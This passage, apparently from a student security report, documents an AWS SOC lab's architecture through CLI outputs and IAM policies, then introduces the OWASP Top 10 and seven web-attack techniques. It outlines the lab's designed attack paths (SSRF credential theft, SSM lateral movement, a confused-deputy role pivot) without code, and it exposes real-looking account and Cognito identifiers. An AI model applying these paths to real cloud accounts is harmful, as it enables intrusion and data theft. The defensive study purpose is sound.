We created one VPC, 10.0.0.0/16, and carved it into three subnets, each with a single clear job — the network expression of "separate the things that should not trust each other":

1. **Target subnet (10.0.1.0/24)** — the exposed web tier. It hosts the Target EC2, whose two applications (Juice Shop on :80, the finance-operations hub on :8090) are the internet- reachable attack surface of Scenarios 1–3.

2. SOC management subnet (10.0.2.0/24) — the monitoring tier, hosting the SOC EC2 (observed at 10.0.2.107). It is *not* exposed to the internet; the analyst reaches it over the VPN/Tailscale overlay. Keeping the SOC on its own subnet mirrors real practice: the plane that watches the environment must not share a trust zone with the things it watches.

3. Internal app subnet (10.0.3.0/24) — the private tier. It hosts the Internal EC2 (the Flask finance portal on :8080) and the **RDS** database, neither of which is meant to be reachable from the internet at all — only from inside the VPC.

```
 aymane  ~  </> js v22.20.0  14:28

 ❯ aws ec2 describe-subnets --query 'Subnets[].{Name:Tags[?Key==`Name`]|[0].Value,CIDR:CidrBlock,
AZ:AvailabilityZone,Subnet:SubnetId}' --output table
-------------------------------------------------------------------------------
|                              DescribeSubnets                                |
+-------------+----------------+----------------------+---------------------------+
|     AZ      |      CIDR      |         Name         |          Subnet           |
+-------------+----------------+----------------------+---------------------------+
|  eu-north-1b|  172.31.32.0/20|  None                |  subnet-027926bd68c54daa9 |
|  eu-north-1a|  172.31.16.0/20|  None                |  subnet-038c15431fabeb3c2 |
|  eu-north-1a|  10.0.1.0/24   |  target-subnet       |  subnet-0c0ffc5c4457b9c34 |
|  eu-north-1a|  10.0.3.0/24   |  internal-app-subnet |  subnet-01abce0c831b0f648 |
|  eu-north-1b|  10.0.2.0/24   |  soc-subnet          |  subnet-0fcae84b274213512 |
|  eu-north-1c|  172.31.0.0/20 |  None                |  subnet-09da616379039c212 |
+-------------+----------------+----------------------+---------------------------+
```

Figure 11. The three lab subnets — target (10.0.1.0/24), internal-app (10.0.3.0/24), and SOC (10.0.2.0/24).

```
 aymane  ~  </> js v22.20.0  14:38  6s827ms

 ❯ aws ec2 describe-route-tables --query 'RouteTables[].{RT:RouteTableId,Subnets:Associations[].SubnetId,
Routes:Routes[].{Dest:DestinationCidrBlock,Via:GatewayId}}' --output json
[
    {
        "RT": "rtb-08c6a970b7468c0a3",
        "Subnets": [
            "subnet-0fcae84b274213512",
            "subnet-0c0ffc5c4457b9c34"
        ],
        "Routes": [
            {
                "Dest": "10.0.0.0/16",
                "Via": "local"
            },
            {
                "Dest": "0.0.0.0/0",
                "Via": "igw-0e01e08142c898039"
            },
            {
                "Dest": null,
                "Via": "vpce-09483ba7ce627f384"
            }
        ]
    },
```

Figure 12. The VPC route table — local routing, an internet gateway, and a VPC-endpoint route.

3.3 Compute

3.3.1 Amazon EC2

Into that network we placed the machines. **Amazon EC2** provides virtual machines you launch and configure on demand, each guarded by a security group. The lab runs three Ubuntu instances, one per subnet, each with a distinct role (Figure 13):

- **Target EC2 (10.0.1.0/24)** — the internet-facing web host, and the busiest instance in the lab. It runs **two separate applications**:
  - **App 1, port 80 — OWASP Juice Shop** in a Docker container, fronted by an **Nginx reverse proxy** with the **ModSecurity** WAF. This is the target of Scenario 1 and the

entry point of Scenario 3. (The Nginx/ModSecurity configuration is inseparable from the web-attack scenario and is documented in Chapter 4)

- **App 2, port 8090** — a small Python *External Finance Operations Hub*, the vulnerable reporting portal whose SSRF flaw drives Scenario 2. It carries an IAM instance profile granting the S3 read that Scenario 2 abuses, and it started on **IMDSv1** (later hardened to IMDSv2 for Scenario 3).

- **SOC EC2 (10.0.2.107)** — the monitoring host, running the entire **Wazuh** stack plus the **Shuffle / Cortex / DFIR-IRIS** toolchain in Docker (Chapters 6). Isolating the SOC on its own instance and subnet keeps the monitoring plane out of the blast radius of the things it monitors.
- **Internal EC2 (10.0.3.0/24)** — the private host, running the internal **Flask finance portal** (:8080) that reads credentials from Secrets Manager and queries RDS. It is reachable only from inside the VPC and, during Scenario 3, only via SSM lateral movement.

```
 aymane  ~  </> js v22.20.0  14:43  6s310ms

 ❯ aws ec2 describe-instances --query 'Reservations[].Instances[].{Name:Tags[?Key==`Name`]|[0].Value,PrivIP:PrivateIpAddress,Subnet:SubnetId,IMDS:
MetadataOptions.HttpTokens,Role:IamInstanceProfile.Arn}' --output table

-------------------------------------------------------------------------------------------------------------------------------------------
|                                                                DescribeInstances                                                        |
+----------+---------------------+------------+-------------------------------------------------------------------+--------------------------+
|   IMDS   |        Name         |   PrivIP   |                                       Role                        |          Subnet          |
+----------+---------------------+------------+-------------------------------------------------------------------+--------------------------+
|  required|  Target-VM-JuiceShop |  10.0.1.28  |  arn:aws:iam::819404925444:instance-profile/Scenario3-Ec2-S3Reader  |  subnet-0c0ffc5c4457b9c34  |
|  required|  Reporting-EC2       |  10.0.3.54  |  arn:aws:iam::819404925444:instance-profile/ReportingRole           |  subnet-01abce0c831b0f648  |
|  required|  SOC-VM-Stack        |  10.0.2.107 |  None                                                             |  subnet-0fcae84b274213512  |
+----------+---------------------+------------+-------------------------------------------------------------------+--------------------------+
```

Figure 13. The lab's EC2 instances across the three subnets.

3.3.2 AWS Lambda (serverless)

Not every workload is a server you manage. **AWS Lambda** is functions-as-a-service: you upload code and a trigger — an HTTP request, a queue message — and AWS runs and scales it on demand, with no instance to log into. The lab's serverless side, the subject of Scenario 4, is two Python functions (Figure 14):

- **ReportApi** — the public front door behind API Gateway. It reads the caller's Cognito claims, writes a job record to DynamoDB, and enqueues the job on SQS. Execution role ReportApiRole; env JOB_TABLE, QUEUE_URL, AUDIT_GROUP=AuditTeam. It is **not** VPC-attached — it only talks to regional services.
- **AuditWorker** — the private worker, **VPC-attached** in the internal subnet with the security group Scenario3-LambdaWorker-SG, triggered by the SQS queue. It assumes FinanceAuditReadRole, reads the RDS secret, queries the database, and writes the result back to DynamoDB. Execution role AuditWorkerRole; env JOB_TABLE, AUDIT_ROLE_ARN, DB_SECRET_ARN.

The full source of both functions is preserved with the project and analysed in Chapter 5; here we record only their deployment shape.

```
aymane ~ </> js v22.20.0 14:44 2s255ms

❯ aws lambda list-functions --query 'Functions[].{Name:FunctionName,Runtime:Runtime,VPCSubnet
s:VpcConfig.SubnetIds,SG:VpcConfig.SecurityGroupIds}' --output json
[
    {
        "Name": "AuditWorker",
        "Runtime": "python3.14",
        "VPCSubnets": [
            "subnet-0c0ffc5c4457b9c34",
            "subnet-01abce0c831b0f648"
        ],
        "SG": [
            "sg-02483998f4b187b33"
        ]
    },
    {
        "Name": "ReportApi",
        "Runtime": "python3.14",
        "VPCSubnets": null,
        "SG": null
    }
]
```

Figure 14. The two Lambda functions — AuditWorker (inside the VPC) and ReportApi (outside it).

```
aymane ~ </> js v22.20.0 14:45 2s234ms

❯ aws lambda get-function-configuration --function-name AuditWorker --query '{Role:Role,Env:Environment.Variables,VPC:VpcConfig
.SubnetIds}' --output json
{
    "Role": "arn:aws:iam::819404925444:role/AuditWorkerRole",
    "Env": {
        "AUDIT_ROLE_ARN": "arn:aws:iam::819404925444:role/FinanceAuditReadRole",
        "JOB_TABLE": "Scenario3-ReportJobs",
        "DB_SECRET_ARN": "arn:aws:secretsmanager:eu-north-1:819404925444:secret:Scenario3/FinanceAuditRdsReader-p4wXkh"
    },
    "VPC": [
        "subnet-0c0ffc5c4457b9c34",
        "subnet-01abce0c831b0f648"
    ]
}
```

Figure 15. AuditWorker's configuration — its role, environment variables (audit role and secret ARN), and VPC subnets.

3.4 Storage and data

3.4.1 Amazon S3

With the compute running, the scenarios needed data — to protect, and to steal. **Amazon S3** stores objects (files) in buckets, reached through the AWS API rather than a filesystem.

Two buckets matter: a **CloudTrail-delivery bucket** that receives the account's audit-log objects (the source Wazuh reads, §3.8.1), and an **internal/finance data bucket** holding the sensitive object Scenario 2 exfiltrates. Both keep **Block Public Access enabled** — the point of Scenario 2 is that the data is stolen through *over-permissioned credentials*, not a public bucket.

```
 aymane ~ </> js v22.20.0  14:46  2s240ms

❯ aws s3api list-buckets --query 'Buckets[].Name' --output table
-----------------------------------------------
|                ListBuckets                  |
+---------------------------------------------+
|  aws-cloudtrail-logs-819404925444-7b6d1cf3   |
|  company-internal-data-lab                  |
+---------------------------------------------+
```

Figure 16. The account's S3 buckets — the CloudTrail-delivery bucket and the internal data-lab bucket.

```
 aymane ~ </> js v22.20.0  14:47  2s27ms

❯ aws s3api get-public-access-block --bucket company-internal-data-lab --output json

 "PublicAccessBlockConfiguration": {
     "BlockPublicAcls": true,
     "IgnorePublicAcls": true,
     "BlockPublicPolicy": true,
     "RestrictPublicBuckets": true
 }
```

Figure 17. Block Public Access fully enabled on the company-internal-data-lab bucket.

3.4.2 Amazon RDS

Structured data lives in a relational database. **Amazon RDS** runs managed relational engines (MySQL, PostgreSQL, ...) so you operate the data, not the server.

A MySQL instance, **finance-db1**, runs in the **internal app subnet** (10.0.3.0/24), hosting database **finance_lab** and its sensitive table **audit_records**. Its security group admits MySQL (3306) **only from** the internal app and the AuditWorker security group — nothing else can open a socket to it. Its credentials are never hard-coded; they live in Secrets Manager.

```
 aymane ~ </> js v22.20.0  14:48  2s193ms

❯ aws rds describe-db-instances --query 'DBInstances[].{ID:DBInstanceIdentifier,Engine:Engine,Public:
PubliclyAccessible,SubnetGroup:DBSubnetGroup.Subnets[].SubnetIdentifier,SG:VpcSecurityGroups[].VpcSecurit
yGroupId}' --output json
[
    {
        "ID": "finance-db1",
        "Engine": "mysql",
        "Public": false,
        "SubnetGroup": [
            "subnet-0c0ffc5c4457b9c34",
            "subnet-01abce0c831b0f648",
            "subnet-0fcae84b274213512"
        ],
        "SG": [
            "sg-0992e646446a11d3b"
        ]
    }
]
```

Figure 18. The RDS MySQL instance finance-db1 in the internal subnet.

3.4.3 Amazon DynamoDB

Not all of it is relational. **Amazon DynamoDB** is AWS's managed NoSQL key-value store, addressed by a partition key rather than SQL.

The table **Scenario3-ReportJobs** (partition key job_id) stores each report job's state and result: ReportApi writes the initial QUEUED record and AuditWorker updates it to COMPLETED, reaching DynamoDB from inside the VPC through the **gateway endpoint**.

```
aymane ~ </> js v22.20.0 15:20

❯ aws dynamodb describe-table --table-name Scenario3-ReportJobs --query
'Table.{Name:TableName,Keys:KeySchema,Status:TableStatus}' --output json
{
    "Name": "Scenario3-ReportJobs",
    "Keys": [
        {
            "AttributeName": "job_id",
            "KeyType": "HASH"
        }
    ],
    "Status": "ACTIVE"
}
```

Figure 19. The DynamoDB table Scenario3-ReportJobs (partition key job_id).

3.4.4 AWS Secrets Manager

Credentials never belong in code. **AWS Secrets Manager** stores secrets — database passwords, API keys — and hands them to an application at runtime, so nothing sensitive is hard-coded.

The finance database credentials are stored as **Scenario3/FinanceAuditRdsReader** (used by the Scenario 4 worker) and ScenarioChain/FinanceRdsReader (the Scenario 3 portal). Only the role that needs them (FinanceAuditReadRole) may read the secret, and the worker fetches it over the Secrets Manager **interface endpoint**.

```
aymane ~ </> js v22.20.0 15:21 2s830ms

❯ aws secretsmanager list-secrets --query 'SecretList[].Name' --output table
-----------------------------------
|           ListSecrets           |
+---------------------------------+
|  ScenarioChain/FinanceRdsReader |
|  Scenario3/FinanceAuditRdsReader|
+---------------------------------+
```

Figure 20. aws secretsmanager list-secrets — the finance-audit DB credential (Scenario3/FinanceAuditRdsReader) among the account's secrets.

3.5 Identity and access management

3.5.1 AWS IAM

None of this matters without identity — the control that decides who may touch what, and the pivot of every scenario. **AWS IAM** governs that access through a few objects: **users** (long-lived human or script identities), **groups**, **roles** (identities with no long-term credentials, *assumed* to obtain temporary access), and **policies** (JSON documents granting Allow/Deny on an action and a resource). An **instance profile** lets an EC2 instance wear a

role, every resource is named by an **ARN**, and the rule throughout is least privilege — grant only what the job needs.

In the account, the identities are split by purpose:

- **Human/admin** : soc-admin, used from the analyst workstation to build and operate the lab. *It is never part of any attack path* — the scenarios are engineered so the attacker never needs it.
- **Telemetry** : wazuh-cloudtrail-reader, whose only job is to let Wazuh read logs. It holds Wazuh-Read-Scenario3-CloudTrail (read the CloudTrail bucket) and WazuhReadScenario3LambdaLogs (read the Lambda log groups); its keys are configured in the Wazuh AWS module.
- **Service roles** : the **EC2 instance role** (the over-permissive S3 read Scenario 2 exploits), the two Lambda execution roles **ReportApiRole** / **AuditWorkerRole**, and the sensitive **FinanceAuditReadRole** that can read the finance secret and is the pivot target of Scenario 4.




Figure 21. The account's IAM users (aws iam list-users).




Figure 22. The wazuh-cloudtrail-reader user's attached read-only CloudTrail policy.

```
 aymane ~ </> js v22.20.0 15:32 2s106ms

❯ aws iam list-roles --query 'Roles[].RoleName' --output table
-----------------------------------------------
|                  ListRoles                  |
+---------------------------------------------+
|  AuditWorkerRole                            |
|  AWSServiceRoleForAPIGateway                |
|  AWSServiceRoleForRDS                       |
|  AWSServiceRoleForResourceExplorer          |
|  AWSServiceRoleForSupport                   |
|  AWSServiceRoleForTrustedAdvisor            |
|  FinanceAuditReadRole                       |
|  ReportApiRole                              |
|  ReportingRole                              |
|  Scenario3-Ec2-S3Reader                     |
|  Vulnerable-Invoice-Generator-role-qgv9igyv  |
+---------------------------------------------+
```

Figure 23. The account's IAM roles (aws iam list-roles), including the scenario roles.

```
 aymane ~ </> js v22.20.0 15:32 2s803ms

❯ aws iam get-role --role-name FinanceAuditReadRole --query 'Role.AssumeRolePolicyDocument'
--output json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "OnlyAuditWorkerMayAssumeThisRole",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::819404925444:role/AuditWorkerRole"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

Figure 24. FinanceAuditReadRole's trust policy — only AuditWorkerRole may assume it.

How we write IAM policies

Every permission in the account is an IAM policy: a JSON document with an Effect (Allow or Deny), one or more Actions (API calls such as s3:GetObject), and a Resource (an ARN, or *). Two kinds matter here — **identity-based** policies attached to a user or role (what it may do) and a role's **trust policy** (who may assume it).

An identity-based policy follows **least privilege** — grant one capability, nothing more. This read-only proof policy allows a single action:

```
{
 "Version": "2012-10-17",
 "Statement": [
  { "Sid": "ControlledReadOnlyEC2Proof",
    "Effect": "Allow",
    "Action": "ec2:DescribeInstances",
    "Resource": "*" }
```

```
  ]
}
```

The monitoring identities are scoped this way: the wazuh-cloudtrail-reader user (Figure 22) carries only a read-only CloudTrail policy, so the SOC can read logs but never change the account.

A role's other half is its **trust policy**, naming the Principal allowed to assume it. This one lets the EC2 service — and any instance we attach the role to — assume it:

```
{
  "Version": "2012-10-17",
  "Statement": [
    { "Sid": "AllowEC2ToAssumeRole",
      "Effect": "Allow",
      "Principal": { "Service": "ec2.amazonaws.com" },
      "Action": "sts:AssumeRole" }
  ]
}
```

The Principal is the control point: FinanceAuditReadRole (Figure 24) names only AuditWorkerRole, so nothing else in the account can assume it.

Each of these minimal configurations is a boundary — and the scenarios in Chapters 4 and 5 are, in effect, tests of what happens when one is left too wide.

3.5.2 AWS STS

AWS STS (Security Token Service) issues **temporary, limited-privilege credentials**. The central call is **AssumeRole**: an identity assumes a role and receives a short-lived access-key/secret/session-token triple scoped to that role. This underpins instance roles, Lambda execution roles, and **role chaining** (one role assuming another). Because every AssumeRole is a CloudTrail event, STS is a prime detection source.

The key chain is in Scenario 4: AuditWorker (running as AuditWorkerRole) calls AssumeRole on FinanceAuditReadRole to obtain credentials able to read the finance secret, over the STS **interface endpoint**. This deliberate role separation is what makes the confused-deputy attack and its detection meaningful.

3.5.3 Amazon Cognito

User-facing authentication is handled by **Amazon Cognito**: a user pool is a directory that issues JWT tokens on sign-in, carrying claims such as group membership that downstream services (like API Gateway) then trust.

The serverless app authenticates users against pool **eu-north-1_Yuv7wfO9F** through app client **7m2hap80308jea8phvom23ei13**. The lab user **viewer1** is a low-privilege account **not** in the **AuditTeam** group, a distinction the application logic (and the Chapter 5 confused-deputy detection) hinges on.

```
 aymane ~ </> js v22.20.0 15:38 2s4ms

 ❯ aws cognito-idp list-groups --user-pool-id eu-north-1_Yuv7wfO9F --query
'Groups[].GroupName' --output table
---------------
| ListGroups  |
+-------------+
|  AuditTeam  |
+-------------+
```

Figure 25. The Cognito user pool's only group, AuditTeam.

```
 aymane ~ </> js v22.20.0 15:48

 ❯ aws cognito-idp admin-list-groups-for-user --user-pool-id eu-north-1_Yuv
7wfO9F --username viewer1 --region eu-north-1 --profile soc-admin
{
    "Groups": []
}
```

Figure 26. User viewer1 belongs to no group — the empty membership Scenario 4 abuses.

```
 aymane ~ </> js v22.20.0 15:48 3s23ms

 ❯ aws cognito-idp admin-get-user --user-pool-id eu-north-1_Yuv7wfO9F --username viewer1
--region eu-north-1 --profile soc-admin --query '{User:Username,Status:UserStatus,Enabled:En
abled}' --output table
-----------------------------------
|           AdminGetUser          |
+---------+------------+----------+
| Enabled |   Status   |   User   |
+---------+------------+----------+
|  True   |  CONFIRMED |  viewer1 |
+---------+------------+----------+
```

Figure 27. The Cognito user viewer1 — enabled and CONFIRMED.

3.6 Application and integration

3.6.1 Amazon API Gateway

Amazon **API Gateway** is a managed front door for APIs. It maps routes (method + path) to integrations — usually a Lambda function — grouped into deployable stages, and can gate access with an **authorizer**: a JWT authorizer validates a token (e.g. from Cognito) and forwards the request only if its issuer and audience match, passing the token's claims to the backend.

The serverless app is fronted by an HTTP API (id whc8v11gfa) with two routes, both integrated to ReportApi and both protected by a **Cognito JWT authorizer** (issuer = the eu-north-1_Yuv7wfO9F pool): **POST /jobs** (submit a report job) and **GET /jobs/{jobId}** (fetch a result).

```
 aymane ~ </> js v22.20.0 15:50

 ❯ aws apigatewayv2 get-routes --api-id whc8v11gfa --query 'Items[].{Route:RouteKey,
Auth:AuthorizationType,Target:Target}' --output table
-------------------------------------------------------
|                      GetRoutes                      |
+------+---------------------+-----------------------+
| Auth |        Route        |        Target         |
+------+---------------------+-----------------------+
|  JWT |  POST /jobs         |  integrations/6ghnzgv  |
|  JWT |  GET /jobs/{jobId}  |  integrations/qvz0if0  |
+------+---------------------+-----------------------+
```

Figure 28. The API Gateway HTTP API (whc8v11gfa) and its two JWT-protected routes (POST /jobs, GET /jobs/{jobId}).

3.6.2 Amazon SQS

Amazon **SQS** is a managed message queue that decouples producers from consumers: a producer sends a message, the queue stores it durably, and a consumer processes it later. A **visibility timeout** hides an in-flight message from other consumers, and an **event source mapping** invokes a Lambda automatically as messages arrive.

The queue **Scenario3-ReportQueue** (standard) sits between the two Lambdas: ReportApi sends a job message, and an event source mapping (batch size 1) triggers AuditWorker. This asynchronous hop is exactly why the confused deputy is hard to see from any single vantage point (Chapter 5) — the decision is made in one function and executed in another.

```
 aymane ~ </> js v22.20.0 15:50 2s264ms

 ❯ aws lambda list-event-source-mappings --function-name AuditWorker --query 'Event
SourceMappings[].{Source:EventSourceArn,State:State,Batch:BatchSize}' --output json
[
    {
        "Source": "arn:aws:sqs:eu-north-1:819404925444:Scenario3-ReportQueue",
        "State": "Enabled",
        "Batch": 1
    }
]
```

Figure 29. The SQS event-source mapping that triggers AuditWorker from the Scenario3-ReportQueue.

3.7 Management and operations — AWS Systems Manager (SSM)

AWS **Systems Manager** manages instances without opening SSH. **Session Manager** gives a browser/CLI shell with no inbound ports and full audit logging, **Run Command** executes scripts fleet-wide, and **port forwarding** tunnels a remote port to the operator. Needing no open port makes it the recommended access method — and, as Chapter 5 shows, a lateral-movement path for an attacker with the right permissions.

The EC2 instances run the SSM Agent and are reached through Session Manager rather than exposed SSH; this is also how the internal finance host is administered, and the path Scenario 3 abuses to move laterally into the internal subnet.

3.8 Logging and telemetry

3.8.1 AWS CloudTrail

For any of this to be *seen*, the account must record what happens — and in the cloud that record is **AWS CloudTrail**, the identity activity log Chapter 2 flagged as the primary source for cloud detection. It captures management events (control-plane calls such as AssumeRole, CreatePolicyVersion, GetSecretValue) and, when enabled, data events (S3 GetObject, DynamoDB access); each entry records who, what, when, from where, and the request parameters. One subtlety recurs across the scenarios: global-service events (IAM, STS's legacy endpoint) are always written to **us-east-1**, regardless of the account's Region.

An account trail captures management events to the CloudTrail S3 bucket. Because of the global-service subtlety, the Wazuh reader is configured to cover **both eu-north-1 and us-east-1** — a point returned to in §3.9 and Chapter 5, where missing us-east-1 silently hid the entire IAM side of a scenario.



Figure 30. The account CloudTrail trail delivering management events to S3.

3.8.2 Amazon CloudWatch Logs

Amazon CloudWatch Logs centralises application and service logs into log groups (per source) and log streams (per instance of that source). Every Lambda function automatically writes whatever it prints to stdout/stderr into a log group named /aws/lambda/<function> — for serverless apps, this is the application-telemetry channel, since there is no host to log into.

The two functions log to **/aws/lambda/ReportApi** and **/aws/lambda/AuditWorker**, emitting **structured JSON security events** tagged "integration":"scenario3_serverless". This is the only CloudWatch-Logs source Wazuh ingests, and it is the sole place the Scenario 4 confused-deputy *decision* is visible (Chapter 5).



Figure 31. The Lambda CloudWatch log groups (/aws/lambda/ReportApi and /aws/lambda/AuditWorker).

3.9 The SOC platform — Wazuh and the analyst toolchain

3.9.1 Theory

With the target environment built, the last piece is the platform that watches it. **Wazuh** is an open-source SIEM/XDR with three server components plus agents — the manager (decodes events, runs rules, pulls cloud logs via its modules/wodles), the indexer (an OpenSearch store), the dashboard (the UI), and agents on the monitored hosts. Events flow: source → agent/wodle → manager decodes → manager rules → alert → indexer → dashboard.

3.9.2 Deployment

Wazuh runs on the SOC EC2 using the official Docker single-node stack, manager, indexer, and dashboard as containers (the manager container is single-node-wazuh.manager-1). The same host also runs the Shuffle (SOAR/orchestration), Cortex (enrichment) and DFIR-IRIS (case management) toolchain that Chapter 6 build on, and it is reachable by the analyst and by the local LLM (LM Studio) used for AI-augmented triage over the Tailscale VPN.




Figure 32. The Wazuh dashboard on the SOC host, showing ingested security alerts.

Chapter 4 : Web Application Security

Web application security encompasses the protection of web applications from vulnerabilities, threats, and attacks that can compromise their integrity, confidentiality, and availability. It involves implementing security measures and best practices to ensure the safety of the application itself, the data it handles, and the users who interact with it.

Web applications are dynamic and interactive platforms that facilitate various functions like online forms, user registrations, e-commerce transactions, and data processing. However, they can also be susceptible to security risks if not appropriately safeguarded.

4.1 Owasp Top 10 :

The OWASP Top 10 is a reference document published by the Open Web Application Security Project (OWASP) that lists the most critical security risks affecting web applications. It is widely used by developers and security professionals as a baseline for secure application design and testing.

The Top 10 (2025 edition) is summarised below.

Risk	What it is (and typical causes)
A01 – Broken Access Control	Authorization is not enforced, so users reach data or actions beyond their permissions — IDOR, URL/parameter tampering, missing API access checks, privilege escalation, JWT/CORS misconfiguration.
A02 – Security Misconfiguration	Insecure defaults or incomplete hardening — default credentials, verbose error messages, missing security headers, unnecessary features left enabled.
A03 – Software Supply Chain Failures	Risk from third-party components and the CI/CD pipeline — outdated or untracked dependencies, no vulnerability scanning, untrusted components, weak build security.
A04 – Cryptographic Failures	Sensitive data not properly protected in transit or at rest — weak or missing encryption, plaintext secrets, non-compliance with GDPR/PCI DSS.
A05 – Injection	Untrusted input executed by an interpreter — SQL, NoSQL, OS-command, LDAP or ORM injection from unsanitized input and unparameterized queries.
A06 – Insecure Design	Security controls missing or ineffective at the design stage — inadequate requirements, risk profiling, and a secure development lifecycle.
A07 – Authentication Failures	Weaknesses that let attackers impersonate users — credential stuffing and brute force, weak or default passwords, poor recovery, no MFA, insecure sessions.
A08 – Software or Data Integrity Failures	Integrity of updates, CI/CD artifacts or serialized data not verified — untrusted libraries/CDNs, unverified

	auto-updates, insecure deserialization.
A09 – Security Logging & Alerting Failures	Insufficient logging and monitoring delays detection — missing logs of critical events, unprotected log integrity, no alerting thresholds.
A10 – Mishandling of Exceptional Conditions	Errors, crashes and invalid states not handled safely — poor input validation and inconsistent exception handling leading to exploitable failure states.

4.2 Common Web Attack Techniques :

To exercise the detections built later in this chapter, seven web-attack techniques were run against the controlled Juice Shop target. Each is summarised below with its OWASP mapping and a representative payload; the live attacks are walked through in §4.4.

Attack technique	OWASP mapping
SQL Injection	A05 – Injection
NoSQL Injection	A05 – Injection
Local File Inclusion (LFI)	A05 – Injection / A01 – Broken Access Control
SSRF	A01 – Broken Access Control
Cross-Site Scripting (XSS)	A05 – Injection
XXE	A05 – Injection
Brute force (login page)	A07 – Authentication Failures

4.2.1 SQL Injection (SQLi)




Figure 33. SQL Injection (SQLi)

Maps to A05 – Injection

SQL injection inserts attacker-controlled input into a SQL query without validation or parameterisation, so the input is executed as query logic — enabling authentication bypass, data disclosure or modification, and sometimes code execution.

